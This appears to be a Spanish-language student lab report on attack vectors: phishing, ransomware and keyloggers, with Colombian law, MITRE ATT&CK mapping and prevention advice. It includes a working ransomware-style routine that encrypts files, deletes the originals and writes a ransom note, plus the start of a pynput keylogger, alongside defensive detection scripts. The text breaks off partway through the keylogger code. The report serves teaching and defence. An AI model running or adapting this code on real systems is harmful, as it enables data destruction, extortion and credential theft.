ACTIVIDAD LABORATORIO NO.2
VECTORES DE ATAQUE

PRESENTADO POR:
ALEJANDRO DE MENDOZA

PRESENTADO AL PROFESOR:
ING DIEGO OSORIO REINA

FUNDACIÓN UNIVERSITARIA INTERNACIONAL DE LA RIOJA
BOGOTÁ D.C.
26 DE FEBRERO
2026

TABLA DE CONTENIDO

INTRODUCCIÓN

En el contexto actual de la sociedad digital, el crecimiento exponencial del uso de Internet, la digitalización de servicios y la interconectividad global han transformado profundamente la manera en que las personas, empresas e instituciones gestionan la información. Esta evolución tecnológica ha generado una enorme cantidad de datos accesibles en fuentes abiertas, convirtiendo la información pública en un recurso estratégico tanto para la protección de activos digitales como para la ejecución de actividades delictivas en el ciberespacio.

En este escenario, los vectores de ataque adquieren una relevancia crítica dentro del ámbito de la ciberseguridad. Un vector de ataque puede definirse como el medio o camino utilizado por un ciberdelincuente para acceder a un sistema, red o individuo con el fin de comprometer su confidencialidad, integridad o disponibilidad. Comprender estos vectores no solo permite identificar cómo se materializa un delito informático, sino también anticipar, prevenir y mitigar sus efectos.

La inteligencia de fuentes abiertas (OSINT, Open Source Intelligence) constituye uno de los pilares fundamentales en muchas fases iniciales de los ataques cibernéticos. A través de la recopilación sistemática de información pública disponible en motores de búsqueda, redes sociales, documentos expuestos y registros digitales, un atacante puede construir un perfil detallado de su objetivo. Este proceso facilita la personalización de campañas de ingeniería social, la suplantación de identidad y la explotación de vulnerabilidades humanas o técnicas.

El presente trabajo tiene como finalidad analizar de forma técnica y estructurada diversos ciberdelitos contemporáneos —entre ellos phishing, ransomware, keyloggers, botnets y fraude del CEO (Business Email Compromise)— identificando en cada caso su vector de ataque principal, las fases que componen su ejecución y los mecanismos que permiten su detección y mitigación. Para ello, se estudian tanto los fundamentos teóricos como ejemplos prácticos con fines exclusivamente educativos, evaluando la facilidad de ejecución de estos delitos a partir de información disponible en fuentes abiertas.

Asimismo, se reflexiona críticamente sobre el impacto que la exposición de información en entornos digitales puede tener en la comisión de delitos informáticos, analizando hasta qué punto el acceso público a herramientas y conocimientos técnicos reduce la barrera de entrada al cibercrimen. Este análisis incluye la consideración de factores como la industrialización del delito (Ransomware-as-a-Service, Malware-as-a-Service), la ingeniería social avanzada y la utilización de infraestructuras distribuidas.

Finalmente, el objetivo principal de esta actividad es comprender la relación entre la disponibilidad de información en Internet y la materialización de vectores de ataque, identificando los riesgos asociados y proponiendo medidas preventivas de carácter técnico, organizativo y formativo. En conclusión, este trabajo pone de manifiesto que el conocimiento profundo de los mecanismos de ataque no constituye una amenaza en sí mismo, sino una herramienta imprescindible para el fortalecimiento de la cultura de ciberseguridad y la protección de la identidad digital en la era contemporánea.

DESARROLLO ACTIVIDAD

A continuación, se presenta el desarrollo detallado de la actividad orientada al análisis técnico de diversos ciberdelitos, poniendo especial énfasis en la identificación y comprensión de sus vectores de ataque. El estudio se abordó de manera estructurada, examinando de forma progresiva cómo se inicia, ejecuta y materializa cada amenaza en el entorno digital, así como los mecanismos que permiten su detección y mitigación.

El proceso metodológico combinó el análisis de fuentes abiertas (OSINT), documentación técnica especializada y revisión de casos reales, con el objetivo de comprender la arquitectura operativa de los ataques estudiados.

En las siguientes secciones se describen las fases que componen cada ciberdelito, desde el reconocimiento inicial hasta la explotación y el impacto final, junto con ejemplos técnicos con fines exclusivamente educativos que permiten visualizar su funcionamiento interno.

En primer lugar, se analiza cómo la recopilación de información pública constituye, en muchos casos, la fase inicial de numerosos vectores de ataque.

La utilización de técnicas OSINT permite a los atacantes obtener datos relevantes sobre individuos y organizaciones, tales como direcciones de correo electrónico, estructuras organizativas, hábitos digitales o información laboral, facilitando la personalización de ataques de ingeniería social, campañas de phishing o fraudes del tipo Business Email Compromise (BEC).

Posteriormente, se estudian de manera individual distintos ciberdelitos contemporáneos; phishing/smishing, ransomware, keyloggers, botnets y fraude del CEO, desglosando cada uno en sus fases operativas: reconocimiento, preparación de infraestructura, ejecución, persistencia, movimiento lateral, exfiltración y monetización. Este enfoque permite comprender no solo el resultado final del ataque, sino el camino técnico que sigue el agresor para comprometer un activo digital.

Una vez descritos los vectores de ataque, se realiza un análisis crítico de los riesgos asociados, evaluando la facilidad de ejecución, la disponibilidad de herramientas en fuentes abiertas y el grado de industrialización del cibercrimen.

Asimismo, se examinan los mecanismos defensivos aplicables en cada caso, incluyendo medidas técnicas, organizativas y formativas orientadas a la prevención y contención de incidentes.

Finalmente, el desarrollo del trabajo integra una reflexión sobre la relación existente entre la exposición de información en entornos digitales y la posibilidad de que dicha información sea utilizada como punto de partida para un delito informático.

Este enfoque sistemático permite comprender cómo los vectores de ataque se construyen a partir de elementos aparentemente aislados y evidencia la importancia de adoptar una cultura de ciberseguridad basada en el conocimiento profundo de las amenazas.

1. Marco Legal

En el contexto jurídico colombiano, el phishing y sus variantes pueden encuadrarse dentro de los delitos informáticos tipificados en la Ley 1273 de 2009, la cual modificó el Código Penal Colombiano (Ley 599 de 2000) e incorporó un nuevo bien jurídico protegido: la protección de la información y de los datos.

Dependiendo de la modalidad y del resultado del ataque, el phishing puede constituir uno o varios de los siguientes delitos:

- Artículo 269F – Violación de datos personales: cuando se obtienen, sustraen o usan datos personales sin autorización.
- Artículo 269G – Suplantación de sitios web para capturar datos personales: tipifica específicamente la creación de páginas falsas con el fin de capturar información confidencial.
- Artículo 269I – Hurto por medios informáticos y semejantes: cuando se produce un beneficio económico mediante manipulación informática.
- Artículo 269H – Transferencia no consentida de activos: en casos donde se realicen movimientos financieros sin autorización de la víctima.

Las penas pueden oscilar entre 48 y 120 meses de prisión, además de multas económicas significativas, dependiendo de la gravedad del daño, el monto defraudado y la concurrencia de agravantes.

La inclusión expresa del delito de suplantación de sitios web (Art. 269G) resulta particularmente relevante en el análisis del phishing, ya que reconoce jurídicamente la práctica de clonar o falsificar portales digitales como conducta penalmente sancionable en el ordenamiento colombiano.

2. Tipología de Ciberdelitos y Análisis de sus Vectores de Ataque Predominantes

Nº	Ciberdelito	Vector de Ataque Principal	Impacto Principal	Nivel de Complejidad Técnica	Técnica MITRE ATT&CK Relacionada
1	Phishing / Smishing	Ingeniería social mediante correo o SMS fraudulento	Robo de credenciales y datos financieros	Bajo – Medio	T1566 (Phishing)
2	Ransomware	Email malicioso + ejecución y cifrado de archivos	Secuestro de información y extorsión económica	Medio – Alto	T1486 (Data Encrypted for Impact)
3	Keylogger	Software oculto que captura pulsaciones	Robo silencioso de credenciales y espionaje	Bajo – Medio	T1056 (Input Capture)
4	Botnet	Malware con comunicación C2 (Command & Control)	Control remoto de equipos para DDoS, spam o fraude	Medio – Alto	T1071 (Application Layer Protocol)
5	Fraude del CEO (BEC)	Suplantación de identidad y manipulación psicológica	Transferencia bancaria fraudulenta	Bajo (técnico) – Alto (estratégico)	T1656 (Impersonation)

La tabla anterior presenta una clasificación comparativa de los principales ciberdelitos analizados en este trabajo, identificando para cada uno su vector de ataque predominante, el impacto generado, el nivel estimado de complejidad técnica y su correspondencia con técnicas del framework MITRE ATT&CK.

Desde una perspectiva estructural, todo ciberdelito requiere un punto de entrada inicial que permita al atacante comprometer a la víctima. Dicho punto de entrada constituye el vector de ataque, elemento fundamental para comprender la arquitectura del delito. Mientras que algunos ataques se fundamentan principalmente en la manipulación psicológica del factor humano —como el phishing o el fraude del CEO— otros combinan ingeniería social con ejecución de malware y explotación de vulnerabilidades técnicas, como ocurre en el ransomware o las botnets.

La inclusión del nivel de complejidad técnica permite diferenciar entre delitos cuya ejecución requiere conocimientos avanzados en programación, criptografía o redes, y aquellos cuya eficacia depende mayoritariamente de la persuasión, el reconocimiento previo (OSINT) o la explotación de errores humanos. Esta distinción resulta clave para analizar la barrera de entrada al cibercrimen y la creciente industrialización del delito digital.

Asimismo, la relación con el framework MITRE ATT&CK aporta un enfoque metodológico estandarizado que permite mapear cada ciberdelito dentro de un modelo reconocido internacionalmente para la clasificación de tácticas y técnicas adversarias. Esta vinculación no solo refuerza el rigor académico del análisis, sino que facilita su comprensión desde una perspectiva defensiva orientada a la detección y mitigación.

En conjunto, esta clasificación comparativa establece una base conceptual sólida para el estudio detallado que se desarrolla en las secciones posteriores, donde cada ciberdelito es examinado en profundidad, desglosando sus fases operativas, indicadores de compromiso y estrategias de prevención.

3. PHISHING / SMISHING

3.1 Descripción del Ciberdelito

El phishing es una técnica de ingeniería social que consiste en suplantar la identidad de una entidad de confianza (banco, empresa, organismo público o plataforma digital) con el fin de engañar a la víctima y conseguir que revele credenciales de acceso, datos bancarios u otra información sensible.

Este tipo de ataque explota principalmente el factor humano, utilizando elementos como la urgencia, la autoridad y el miedo para inducir una acción inmediata por parte de la víctima.

El smishing es la variante que utiliza mensajes SMS como canal de distribución, aprovechando la alta tasa de apertura de los mensajes de texto frente al correo electrónico. En Colombia, este tipo de ataque suele simular notificaciones de entidades bancarias, operadores logísticos o supuestos bloqueos de cuentas digitales.

3.1.1 Tipología

Phishing (email), Smishing (SMS), Vishing (llamada), Spear Phishing (dirigido)

3.1.2 Objetivo

Robo de credenciales, datos bancarios, instalación de malware o acceso no autorizado a sistemas corporativos.

3.1.3 Víctimas comunes

Usuarios bancarios, empleados corporativos, clientes de servicios en línea, entidades públicas y privadas.

3.2 Vector de Ataque - Paso a Paso

3.2.1 Fase 1: Reconocimiento

El atacante recopila información pública de la víctima: correo electrónico, empresa donde labora, banco habitual o hábitos digitales.

Utiliza técnicas OSINT (LinkedIn, redes sociales, fugas de datos, motores de búsqueda) para personalizar el ataque en caso de spear phishing.

3.2.2 Fase 2: Preparación de la infraestructura

Registra un dominio similar al legítimo (ejemplo: banc0colombia.co en lugar de bancolombia.com).

Clona el sitio web original utilizando herramientas de descarga de sitios web.

Configura un servidor SMTP fraudulento o utiliza cuentas de correo previamente comprometidas.

3.2.3 Fase 3: Envío del anzuelo

Envía un correo electrónico o SMS con un mensaje de urgencia artificial, por ejemplo: “Su cuenta será bloqueada en 24 horas” o “Movimiento sospechoso detectado”.

El enlace redirige a un sitio web fraudulento que puede contar incluso con certificado HTTPS válido para generar confianza.

3.2.4 Fase 4: Captura de credenciales

La víctima introduce usuario y contraseña en el formulario fraudulento.

El servidor del atacante almacena la información capturada.

Posteriormente redirige al sitio legítimo para reducir sospechas.

3.2.5 Fase 5: Explotación

El atacante utiliza las credenciales robadas para acceder a cuentas bancarias, correo corporativo o plataformas digitales.


Puede realizar transferencias no autorizadas, cambiar contraseñas o usar la cuenta comprometida como punto de entrada para ataques posteriores.

3.3 Código Educativo

El siguiente código muestra cómo funciona internamente un servidor de captura de credenciales, con fines exclusivamente académicos, para comprender el mecanismo de ataque y fortalecer su detección.

A continuación, las imágenes del código:

3.3.1 Imagen No. 1:



3.3.2 Imagen No. 2:

```python
# ── Análisis de cabeceras de email para detectar phishing (Python)
# Herramienta DEFENSIVA: analiza cabeceras de email sospechoso
import email, re

def analizar_cabeceras(raw_email: str) -> dict:
    msg = email.message_from_string(raw_email)
    resultados = {}

    # 1. Verificar SPF/DKIM/DMARC en las cabeceras 'Received'
    received = msg.get_all('Received', [])
    resultados['saltos_smtp'] = len(received)

    # 2. Comparar dominio del 'From' visible con el dominio real
    from_header = msg.get('From', '')
    reply_to    = msg.get('Reply-To', '')
    resultados['from']     = from_header
    resultados['reply_to'] = reply_to

    # Alerta: si Reply-To difiere del From, es sospechoso
    if reply_to and reply_to != from_header:
        resultados['ALERTA'] = 'Reply-To diferente al From — posible phishing'

    # 3. Buscar URLs sospechosas en el cuerpo
    body = ''
    if msg.is_multipart():
        for part in msg.walk():
            if part.get_content_type() == 'text/html':
                body += part.get_payload(decode=True).decode('utf-8', errors='ignore')
    urls = re.findall(r'href=["\']([^"\']+)["\']', body)
    resultados['urls_encontradas'] = urls

    return resultados
```

3.4 Evaluación del Riesgo

¿Es fácil ejecutar este ataque?

Sí. Existen herramientas automatizadas como plataformas de simulación de phishing que permiten montar campañas en poco tiempo. La barrera técnica es relativamente baja, ya que el ataque depende principalmente de la manipulación psicológica y no de vulnerabilidades técnicas complejas.

Sin embargo, su efectividad radica en la falta de capacitación del usuario final y en la ausencia de controles técnicos adecuados en las organizaciones.

3.5 Medidas Preventivas

Verificar siempre el dominio real en la barra de direcciones antes de introducir credenciales.

- Activar autenticación multifactor (MFA/2FA) en todas las cuentas críticas.
- Implementar controles de correo con validación SPF, DKIM y DMARC.
- Realizar capacitaciones periódicas con simulaciones controladas de phishing.
- Utilizar gestores de contraseñas que no autocompleten en dominios no reconocidos.
- Reportar correos sospechosos al Centro Cibernético Policial o al CAI Virtual de la Policía Nacional de Colombia.

3.6 Marco Legal (Colombia)

En el ordenamiento jurídico colombiano, el phishing puede tipificarse bajo la Ley 1273 de 2009, que modificó el Código Penal (Ley 599 de 2000) e incorporó delitos informáticos específicos. Dependiendo de la conducta y del resultado obtenido, pueden aplicarse los siguientes artículos:

- Artículo 269G – Suplantación de sitios web para capturar datos personales.
- Artículo 269F – Violación de datos personales.
- Artículo 269I – Hurto por medios informáticos y semejantes.
- Artículo 269H – Transferencia no consentida de activos.

Las penas pueden oscilar entre 48 y 120 meses de prisión, además de multas económicas, según la gravedad del hecho y el perjuicio causado.

4. RANSOMWARE

4.1 Descripción del Ciberdelito

El ransomware es un tipo de malware que cifra los archivos de la víctima y exige un pago —generalmente en criptomonedas— a cambio de la clave de descifrado. Se ha convertido en uno de los ciberataques más devastadores a nivel económico y operativo, afectando tanto a organizaciones públicas como privadas. A nivel global, el ransomware ha generado pérdidas multimillonarias, afectando infraestructuras críticas, hospitales, empresas tecnológicas y entidades gubernamentales. Casos históricos como WannaCry (2017), que impactó más de 200.000 equipos en 150 países, y REvil/Sodinokibi (2021), que exigió 70 millones de dólares tras comprometer a la empresa Kaseya, evidencian el alcance de esta amenaza. En la actualidad, muchas variantes operan bajo el modelo de Ransomware-as-a-Service (RaaS), donde desarrolladores alquilan la infraestructura del malware a otros delincuentes a cambio de un porcentaje del rescate.

4.1.1 Familias conocidas

WannaCry, Ryuk, LockBit, REvil, BlackCat (ALPHV), Cl0p

4.1.1.1. Objetivo

Extorsión económica mediante cifrado de datos o amenaza de publicación de información sensible (doble extorsión).

4.1.2 Víctimas comunes

Hospitales, empresas privadas, administraciones públicas, instituciones educativas y usuarios particulares.

4.1.3 Rescate medio

Puede oscilar desde miles hasta millones de dólares, dependiendo del tamaño y capacidad económica de la víctima.

4.1.4 Marco legal (Colombia)

En el contexto colombiano, el ransomware puede configurarse como uno o varios delitos contemplados en la Ley 1273 de 2009, que modificó el Código Penal Colombiano (Ley 599 de 2000). Entre los artículos aplicables se encuentran:

- Artículo 269A – Acceso abusivo a un sistema informático.
- Artículo 269B – Obstaculización ilegítima de sistema informático o red de telecomunicaciones.
- Artículo 269D – Daño informático.
- Artículo 269H – Transferencia no consentida de activos.

- Artículo 269I – Hurto por medios informáticos y semejantes.

Las penas pueden incluir prisión y multas económicas proporcionales al daño causado.

4.2 Vector de Ataque - Paso a Paso

4.2.1 Fase 1: Infección inicial

La fase de infección inicial del ransomware puede producirse a través de diversos vectores de acceso. Uno de los más comunes es el envío de correos electrónicos que contienen archivos adjuntos maliciosos, tales como documentos de Word con macros habilitadas, archivos PDF con exploits incrustados o archivos comprimidos (.zip) que incluyen ejecutables ocultos. Cuando la víctima abre el archivo y habilita su contenido, se activa el código malicioso que permite la instalación del ransomware en el sistema.

Otra vía frecuente consiste en la explotación de vulnerabilidades en servicios expuestos a Internet, especialmente aquellos mal configurados o sin actualizaciones de seguridad. Un ejemplo recurrente es el uso indebido del protocolo de escritorio remoto (RDP), particularmente cuando el puerto 3389 se encuentra accesible públicamente y protegido únicamente por credenciales débiles. En estos casos, el atacante puede obtener acceso directo al sistema y desplegar manualmente el ransomware. Asimismo, el ransomware puede distribuirse mediante descargas automáticas conocidas como drive-by download, en las que la víctima accede a un sitio web previamente comprometido y, sin interacción consciente, descarga y ejecuta código malicioso aprovechando vulnerabilidades del navegador o de complementos desactualizados.

Finalmente, en algunos escenarios los atacantes utilizan credenciales previamente filtradas en brechas de seguridad. Si las víctimas reutilizan contraseñas en distintos servicios, estas pueden ser empleadas para acceder a sistemas corporativos y posteriormente desplegar el ransomware desde el interior de la red. En muchos casos, el ransomware tiene como punto de partida un ataque de phishing, el cual actúa como vector de acceso inicial. A través de un mensaje engañoso, el atacante logra que la víctima ejecute el archivo malicioso o proporcione credenciales que facilitan la intrusión, iniciando así la cadena completa del ataque.

4.2.2 Fase 2: Establecimiento de persistencia

Una vez que el ransomware logra ejecutarse en el sistema de la víctima, el siguiente paso consiste en asegurar su permanencia para evitar ser eliminado fácilmente. Esta fase, conocida como establecimiento de persistencia, tiene como objetivo garantizar que el malware se ejecute de manera automática cada vez que el equipo sea reiniciado. Para ello, es común que el ransomware cree entradas en el registro del sistema operativo, especialmente en las rutas asociadas al inicio automático de programas. De esta manera, incluso si la víctima reinicia el equipo intentando solucionar el problema, el código malicioso volverá a ejecutarse sin requerir intervención adicional del atacante.

Adicionalmente, muchos ransomware intentan desactivar o evadir soluciones de seguridad instaladas en el equipo, tales como antivirus, firewall o herramientas de protección en tiempo real. Esto puede realizarse mediante la modificación de configuraciones internas del sistema, la detención de servicios de seguridad o la ejecución de comandos que debiliten los mecanismos de defensa del entorno afectado. Otro comportamiento característico en esta fase es la eliminación de copias de seguridad locales, particularmente las denominadas Shadow Copies en sistemas Windows. Al suprimir estos puntos de restauración, el atacante reduce significativamente la posibilidad de que la víctima recupere sus archivos sin pagar el rescate.

Finalmente, el malware suele establecer una comunicación inicial con un servidor de Comando y Control (C2), desde donde el atacante puede enviar instrucciones adicionales, recibir información del sistema comprometido o gestionar el proceso de cifrado y posterior extorsión. Esta conexión permite al atacante mantener control sobre el entorno infectado y adaptar el ataque según las características de la víctima.

4.2.3 Código Educativo

El código incluido simula el mecanismo técnico de cifrado utilizado por el ransomware con fines exclusivamente académicos.

Permite comprender:

- Cómo se genera una clave simétrica.
- Cómo se protege con criptografía asimétrica.
- Cómo se ejecuta el cifrado masivo de archivos.
- Cómo pueden detectarse patrones anómalos mediante monitoreo de comportamiento.

A continuación, las imágenes del código:

4.2.3.1 Imagen No. 1:

rasomware.py

```python
# ── Simulación del mecanismo de cifrado de un ransomware (Python) ──
# SOLO EDUCATIVO — Muestra cómo cifra archivos un ransomware
# Este código SOLO debe ejecutarse en un entorno aislado/sandbox

from cryptography.fernet import Fernet
from cryptography.hazmat.primitives.asymmetric import rsa, padding
from cryptography.hazmat.primitives import hashes, serialization
import os

# ── Paso 1: Generar clave AES (simétrica) para cifrar archivos ──
clave_aes = Fernet.generate_key()   # Clave de 256 bits
cifrador  = Fernet(clave_aes)

# ── Paso 2: Generar par de claves RSA (asimétrico) ──
# La clave PÚBLICA viaja en el malware; la PRIVADA la guarda el atacante
clave_privada = rsa.generate_private_key(public_exponent=65537, key_size=2048)
clave_publica = clave_privada.public_key()

# ── Paso 3: Cifrar la clave AES con RSA (solo el atacante puede descifrarla) ──
clave_aes_cifrada = clave_publica.encrypt(
    clave_aes,
    padding.OAEP(mgf=padding.MGF1(hashes.SHA256()), algorithm=hashes.SHA256(), label=None)
)

# ── Paso 4: Cifrar archivos en un directorio objetivo ──
def cifrar_directorio(ruta: str):
    extensiones_objetivo = {'.txt', '.docx', '.xlsx', '.pdf', '.jpg'}
    for archivo in os.scandir(ruta):
        if archivo.is_file() and os.path.splitext(archivo.name)[1] in extensiones_objetivo:
            with open(archivo.path, 'rb') as f:
                contenido = f.read()
            contenido_cifrado = cifrador.encrypt(contenido)
            # Renombra el archivo con la extensión del ransomware
            with open(archivo.path + '.locked', 'wb') as f:
                f.write(contenido_cifrado)
            os.remove(archivo.path)
            print(f'[CIFRADO] {archivo.name}')

# ── Paso 5: Generar nota de rescate ──
def crear_nota_rescate(ruta: str):
    nota = '''
    !!! TUS ARCHIVOS HAN SIDO CIFRADOS !!!
    Para recuperarlos, envía 0.5 BTC a: 1A2b3C4d...
    Tienes 72 horas. Después el precio se duplica.
    '''
    with open(os.path.join(ruta, 'LEEME_RESCATE.txt'), 'w') as f:
        f.write(nota)
```

4.2.3.2 Imagen No. 2:

```python
# cifrar_directorio('/sandbox/test_folder')  # ← descomentado SOLO en sandbox
# ── Script de detección de comportamiento ransomware (Python — DEFENSIVO) ──
# Monitoriza un directorio y alerta si detecta patrones de ransomware
import time, os
from watchdog.observers import Observer # type: ignore
from watchdog.events import FileSystemEventHandler # type: ignore

class DetectorRansomware(FileSystemEventHandler):
    EXTENSIONES_SOSPECHOSAS = {'.locked', '.encrypted', '.enc', '.crypted', '.crypt'}
    UMBRAL_MODIFICACIONES   = 20  # archivos modificados en 10 segundos

    def __init__(self):
        self.contador = 0
        self.inicio   = time.time()

    def on_modified(self, event):
        if event.is_directory: return
        self.contador += 1
        extension = os.path.splitext(event.src_path)[1].lower()

        # Alerta por extensión sospechosa
        if extension in self.EXTENSIONES_SOSPECHOSAS:
            print(f'[ALERTA CRÍTICA] Extensión de ransomware detectada: {event.src_path}')

        # Alerta por velocidad de modificación (cifrado masivo)
        if time.time() - self.inicio < 10 and self.contador > self.UMBRAL_MODIFICACIONES:
            print(f'[ALERTA] {self.contador} archivos modificados en <10s — posible ransomware')
            # Aquí se podría aislar el equipo de la red automáticamente

detector = DetectorRansomware()
observer = Observer()
observer.schedule(detector, path='/home/usuario/Documentos', recursive=True)
observer.start()
print('[MONITOR] Vigilando directorio...')
try:
    while True: time.sleep(1)
except KeyboardInterrupt:
    observer.stop()
```

4.2.4 Evaluación del Riesgo

¿Es fácil ejecutar este ataque?

Desarrollar un ransomware propio requiere conocimientos técnicos avanzados en criptografía, redes y evasión de defensas. Sin embargo, la existencia de modelos de Ransomware-as-a-Service (RaaS) ha reducido considerablemente la barrera de entrada, permitiendo que delincuentes sin amplios conocimientos técnicos puedan ejecutar ataques mediante infraestructura ya desarrollada.

El modelo criminal está industrializado y opera bajo esquemas de afiliación.

4.2.5 Medidas Preventivas

La prevención del ransomware requiere un enfoque integral que combine controles técnicos, buenas prácticas operativas y planificación estratégica. Una de las medidas más efectivas es la aplicación de la regla 3-2-1 para la gestión de copias de seguridad. Este principio establece la necesidad de mantener al menos tres copias de los datos, almacenadas en dos medios distintos, y asegurar que una de ellas se encuentre desconectada de la red o fuera del sitio físico principal. La existencia de una copia offline reduce significativamente la posibilidad de que el ransomware afecte también los respaldos.

Otra medida fundamental consiste en mantener los sistemas operativos, aplicaciones y servicios actualizados mediante una adecuada gestión de parches. Muchas campañas de ransomware explotan vulnerabilidades conocidas para las cuales ya existen actualizaciones de seguridad disponibles. La falta de aplicación oportuna de estos parches incrementa considerablemente la superficie de ataque.

Asimismo, la segmentación de red representa un mecanismo clave para limitar el movimiento lateral del malware. La implementación de VLAN o microsegmentación permite aislar distintos segmentos de la infraestructura, evitando que una infección inicial se propague libremente a otros sistemas críticos.

Es igualmente recomendable deshabilitar servicios innecesarios expuestos a Internet, como el protocolo de escritorio remoto (RDP). En caso de que su uso sea indispensable, debe protegerse mediante redes privadas virtuales (VPN), autenticación multifactor (MFA) y políticas de contraseñas robustas.

La implementación de soluciones EDR (Endpoint Detection and Response) con capacidades de análisis de comportamiento también constituye una defensa relevante. A diferencia de los antivirus tradicionales basados únicamente en firmas, los sistemas EDR pueden detectar patrones anómalos, como modificaciones masivas de archivos o eliminación de copias de seguridad, características propias de un ataque de ransomware.

Finalmente, toda organización debería contar con un Plan de Respuesta a Incidentes (IRP) formalmente documentado y probado mediante simulacros periódicos. La preparación previa permite reducir los tiempos de contención, minimizar el impacto operativo y tomar decisiones estratégicas de manera coordinada ante un eventual incidente.

5. KEYLOGGER

5.1 Descripción del Ciberdelito

Un keylogger es un tipo de software, o en algunos casos un dispositivo físico, diseñado para registrar de manera oculta todas las pulsaciones de teclado realizadas en un equipo. La información capturada puede incluir credenciales de acceso, datos bancarios, conversaciones privadas, correos electrónicos y cualquier otro contenido introducido por el usuario.

Los datos recolectados suelen almacenarse localmente de forma temporal y posteriormente son enviados al atacante mediante distintos canales de comunicación. Debido a su naturaleza silenciosa, el keylogger puede permanecer activo durante largos periodos sin que la víctima perciba su presencia.

5.1.1 Tipos

- Software: Es la modalidad más común y se instala como programa oculto dentro del sistema operativo.
- Hardware: Dispositivo físico que se coloca entre el teclado y el equipo, registrando directamente las señales de entrada.

5.1.2 Objetivo

- Captura de credenciales.
- Espionaje corporativo.
- Obtención de información financiera.
- En algunos contextos legítimos, control parental o monitoreo autorizado.

5.1.3 Distribución

- Archivos adjuntos en correos electrónicos maliciosos.
- Software pirata o instaladores alterados.
- Acceso físico al equipo.
- Explotación de vulnerabilidades remotas.

5.1.4 Herramientas conocidas

- njRAT, DarkComet, Spyrix, HawkEye Keylogger, Agent Tesla.

5.1.5 Marco legal (Colombia)

En el ordenamiento jurídico colombiano, el uso malicioso de un keylogger puede constituir varios delitos contemplados en la Ley 1273 de 2009, entre ellos:

- Artículo 269C – Interceptación de datos informáticos.
- Artículo 269F – Violación de datos personales.
- Artículo 269A – Acceso abusivo a un sistema informático.

La responsabilidad penal dependerá del alcance del acceso, la información obtenida y el daño causado.

5.2 Vector de Ataque - Paso a Paso

5.2.1 Fase 1: Instalación del keylogger

La infección puede producirse mediante múltiples vectores. Uno de los más frecuentes es el envío de archivos adjuntos maliciosos disfrazados de documentos legítimos. También es común su distribución a través de software pirata o programas descargados desde fuentes no verificadas, donde el keylogger se encuentra incorporado dentro del instalador.

En ataques dirigidos, el malware puede instalarse mediante acceso físico al equipo, utilizando dispositivos USB booteables, o a través de la explotación remota de vulnerabilidades del sistema.

5.2.2 Fase 2: Evasión de antivirus

Una vez instalado, el keylogger intenta evadir los mecanismos de detección. Para ello, puede emplear técnicas de ofuscación del código mediante empaquetadores (packers) o inyectarse en procesos legítimos del sistema operativo para ocultar su actividad.

En variantes más avanzadas, puede utilizar técnicas tipo rootkit para evitar aparecer en el listado de procesos visibles, dificultando su identificación por parte del usuario o herramientas básicas de monitoreo.

5.2.3 Fase 3: Captura y almacenamiento

El núcleo del funcionamiento del keylogger consiste en interceptar las pulsaciones del teclado. Esto puede realizarse mediante hooks a nivel de sistema operativo, utilizando funciones de la API del sistema (WinAPI en entornos Windows) o mediante técnicas más profundas a nivel de kernel.

Las pulsaciones capturadas se almacenan en archivos ocultos o cifrados dentro del sistema, organizadas cronológicamente para facilitar su posterior análisis por parte del atacante.

5.2.4 Fase 4: Exfiltración

En intervalos periódicos, el keylogger envía la información recopilada a un servidor controlado por el atacante. Este envío puede realizarse mediante correo electrónico (SMTP), transferencia FTP o solicitudes HTTP POST hacia un servidor remoto.

Algunas variantes incorporan funcionalidades adicionales, como capturas de pantalla automáticas o registro del contenido del portapapeles, con el fin de enriquecer la información obtenida y aumentar la probabilidad de capturar credenciales sensibles.

5.3 Código Educativo

El código presentado a continuación muestra el funcionamiento básico de un keylogger desarrollado en Python utilizando la librería pynput. Es importante resaltar que esta librería es legítima y se utiliza comúnmente para tareas de automatización, pero puede ser empleada con fines maliciosos si no existe autorización expresa.

El objetivo de este ejemplo es comprender el mecanismo técnico de captura de pulsaciones y analizar cómo puede detectarse este tipo de comportamiento desde una perspectiva defensiva.

A continuación, las imágenes del código:

5.3.1 Imagen No. 1:

keylogger.py

```python
# — Keylogger básico en Python con pynput (SOLO EDUCATIVO) —
# SOLO EDUCATIVO — Muestra el funcionamiento interno de un keylogger
# pynput es una librería LEGÍTIMA usada para automatización

from pynput import keyboard # type: ignore
from datetime import datetime
import threading, smtplib
from email.mime.text import MIMEText

log = []       # Buffer de pulsaciones
ventana = ''   # Título de la ventana activa (para dar contexto)

def on_press(key):
    """Callback ejecutado en cada pulsación"""
    try:
        # Teclas normales (letras, números)
        log.append(key.char)
    except AttributeError:
        # Teclas especiales (Enter, Backspace, Tab...)
        if key == keyboard.Key.enter:
            log.append('[ENTER]')
        elif key == keyboard.Key.backspace:
            log.append('[BACK]')
        elif key == keyboard.Key.space:
            log.append(' ')
        else:
            log.append(f'[{key.name.upper()}]')

